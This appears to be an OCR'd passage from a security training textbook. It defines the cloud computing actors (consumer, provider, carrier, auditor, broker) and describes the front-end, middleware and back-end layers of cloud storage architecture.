Security
Privacy
Cloud Broker
Service Intermediation
Service Aggregation
Service Arbitrage
Cloud Carrier

Figure 19.9: Separation of cloud responsibilities specific to service delivery models

The five significant actors are as follows:

- **Cloud Consumer**

  A cloud consumer is a person or organization that maintains a business relationship with the cloud service providers (CSPs) and utilizes the cloud computing services. The cloud consumer browses the CSP's service catalog requests for the desired services, sets up service contracts with the CSP (either directly or via cloud broker), and uses the services. The CSP bills the consumer based on the services provided. The CSP should fulfill the service level agreement (SLA) in which the cloud consumer specifies the technical performance requirements, such as the quality of service, security, and remedies for performance failure. The CSP may also define limitations and obligations if any, that cloud consumers must accept.

  The services available to a cloud consumer in the **PaaS**, **IaaS, and SaaS** models are as follows:

  - **PaaS** – database (DB), business intelligence, application deployment, development and testing, and integration
  - **IaaS** – storage, services management, content delivery network (CDN), platform hosting, backup and recovery, and computing
  - **SaaS** – human resources, enterprise resource planning (ERP), sales, customer relationship management (CRM), collaboration, document management, email and office productivity, content management, financial services, and social networks.

- **Cloud Provider**

  A cloud provider is a person or organization who acquires and manages the computing infrastructure intended for providing services (directly or via a cloud broker) to interested parties via network access.

- **Cloud Carrier**

  A cloud carrier acts as an intermediary that provides connectivity and transport services between CSPs and cloud consumers. The cloud carrier provides access to consumers via a network, telecommunication, or other access devices.

- **Cloud Auditor**

  A cloud auditor is a party that performs an independent examination of cloud service controls to express an opinion thereon. Audits verify adherence to standards through a review of the objective evidence. A cloud auditor can evaluate the services provided by a CSP regarding security controls (management, operational, and technical safeguards intended to protect the confidentiality, integrity, and availability of the system and its information), privacy impact (compliance with applicable privacy laws and regulations governing an individual's privacy), performance, etc.

- **Cloud Broker**

  The integration of cloud services is becoming too complicated for cloud consumers to manage. Thus, a cloud consumer may request cloud services from a cloud broker, rather than directly contacting a CSP. The cloud broker is an entity that manages cloud services regarding use, performance, and delivery and maintains the relationship between CSPs and cloud consumers.

  The services provided by cloud brokers fall in three categories:

  - **Service Intermediation**


    Improves a given function by a specific capability and provides value-added services to cloud consumers.

  - **Service Aggregation**

    Combines and integrates multiple services into one or more new services.

  - **Service Arbitrage**

    Similar to service aggregation but without the fixing of the aggregated services (the cloud broker can choose services from multiple agencies).



Cloud Storage Architecture

- Cloud storage is a data storage medium used to **store digital data in logical pools** using a network
- The cloud storage architecture **consists of three main layers** namely, front-end, middleware, and back-end
- The **Front-end** layer is accessed by the **end user** where it provides APIs for the management of data storage
- The **Middleware** layer performs several **functions** such as data de-duplication and replication of data
- The **Back-end** layer is where the **hardware** is implemented

High Level Cloud Storage Architecture
Public APIs for Data and Management
Front-End
Object Storage
Virtual Computer Servers
Block, File or Object Storage
Virtual Computer Servers
Middleware
Logical Storage Pools
Physical Storage Servers
Physical Storage Servers
Back-End
Cloud Service Location 1
Location n

Cloud Storage Architecture

Cloud storage is a medium used to store digital data in logical pools using a network. The physical storage is distributed to multiple servers, which are owned by a hosting company. Organizations can buy storage capacity from the cloud storage providers for storing user, organization, or application data. Cloud storage providers are solely responsible for managing the data and keeping the data available and accessible. Cloud storage services can be accessed using a cloud computing service, a web service API, or any applications that use the API, such as cloud desktop storage, cloud storage gateway, or web-based content management systems. The cloud storage service is operated from an off-premises service, like Amazon S3.

The cloud storage architecture possesses the same characteristics as cloud computing in terms of scalability, accessible interfaces, and metered resources. It is built on highly virtualized infrastructure and relies on multiple layers to provide continuous storage services to users. The three main layers correspond to the front-end, middleware, and back-end. The front-end layer is accessed by the end-user and provides APIs for the management of data storage. The middleware layer performs functions such as data de-duplication and replication of data. The back-end layer is where the hardware is implemented.

Cloud storage is made of distributed resources. It is highly fault-tolerant through redundancy, consistent with data replication, and highly durable. Widely used object storage services include Amazon S3, Oracle Cloud Storage and Microsoft Azure Storage, Open Stack Swift, etc.


